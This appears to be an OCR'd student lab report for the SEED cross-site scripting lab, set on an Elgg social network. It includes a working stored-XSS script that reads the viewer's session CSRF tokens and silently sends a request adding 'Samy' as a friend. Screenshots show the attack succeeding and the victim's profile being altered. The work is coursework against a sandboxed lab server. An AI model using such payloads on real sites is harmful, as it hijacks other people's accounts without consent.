
Open *addfriends.js ~/Documents/reallab2/Labsetup Save


*addfriends.js editprofile.js


```
<script type="text/javascript">
window.onload = function () {
var guid  = "&guid=" + elgg.session.user.guid;
var Ajax = null;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
//Create and send Ajax request to add friend
if (elgg.session.user.guid != 59){
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);

Ajax.send();
}
}
</script>
```

JavaScript Tab Width: 8 Ln 10, Col 1 INS





Boby : Elgg For SEED Lab
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
No friends yet.
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections



Boby : Elgg For SEED Lab
Newest members : Elgg
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy


File Edit View History Bookmarks Tools Help
Boby : Elgg For SEED Lab
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post
Boby : Elgg For SEED Lab
Alice's friends : Elgg For
www.seed-server.com/friends/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice's friends
Samy
Alice
Blogs
Bookmarks
Files
Pages
Wire post
Friends
Friends of
Collections
www.seed-server.com/profile/samy


TASK4


In this task, we need to modify the victim's profile by adding a malicious JavaScript program that affects HTTP requests directly from the victim's browser. We will write a JavaScript program in editprofile.js file to send out the HTTP request to the user and modifying a victim's profile. As the result, when the victim visits the attacker's profile, the victim's profile modified by the attacker automatically. To figure out how Samy would attack a POST request, we need to investigate how the HTTP request would trigger when we edit the profile.the following steps are shown below-








The above code is saved in the “edit html” portion in samy’s profile.







Cross Site Scripting (XSS
SEED Project
Alice : Elgg For SEED Lab
Download - Sublime Text
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post


File
Edit
View
History
Bookmarks
Tools
Help
Cross Site Scripting (XSS
SEED Project
Newest members : Elgg
Download - Sublime Text
www.seed-server.com/members
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5
www.seed-server.com/profile/samy


Cross Site Scripting (XSS
SEED Project
Samy : Elgg For SEED Lab
Download - Sublime Text
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Remove friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post


Cross Site Scripting (XSS
SEED Project
Alice : Elgg For SEED Lab
Download - Sublime Text
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Alice
Edit avatar
Edit profile
About me
Samy is my hero
Add widgets
Blogs
Bookmarks
Files
Pages
Wire post

